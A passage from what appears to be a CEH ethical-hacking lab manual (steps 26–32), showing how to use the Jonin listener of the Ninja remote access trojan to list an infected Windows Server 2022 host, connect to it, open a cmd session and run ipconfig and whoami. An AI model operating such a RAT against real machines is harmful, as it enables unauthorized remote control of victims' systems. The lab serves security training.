
26. Click **CEHv12 Windows 11** to switch to **Windows 11** machine, and maximize the jonin listener.



```
C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: manage
```

27. In the command prompt window type **list** and press **Enter**, the tool will list all the connected devices.




```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: manage
list

(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'
```

28. We can see that the **Windows Server 2022** is connected remotely from **Windows 11** machine with **index value 1**.

29. In the command prompt window type **connect 1** and press **Enter**, to connect to the **Server22**.




```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: Manage
list
(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)
```

30. To get cmd session, type **change** and press **Enter**, in the **Enter Type** field type **cmd** and press **Enter**.



```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: Manage
list
(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)
change
Enter Type: cmd
Command type Changed To cmd
```

31. Type **ipconfig** in the cmd session and press **Enter**, to get IP details of the victim machine.

```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: Manage
list
(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)
change
Enter Type: cmd
Command type Changed To cmd
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::9d68:1d1a:92eb:e27e%9

IPv4 Address . . . . . : 10.10.1.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1:1%9
                           10.10.1.2

C:\Users\Administrator\Desktop\Trial-Version> -
```

32. To check the logged on username type **whoami** and press **Enter**.

```
Select C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: Manage
list
(index) Name Last Request Version
1 'Server22' '2022/4/6 3:12:42' '1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)
change
Enter Type: cmd
Command type Changed To cmd
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::9d68:1d1a:92eb:e27e%9

IPv4 Address . . . . . : 10.10.1.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1:1%9
                           10.10.1.2

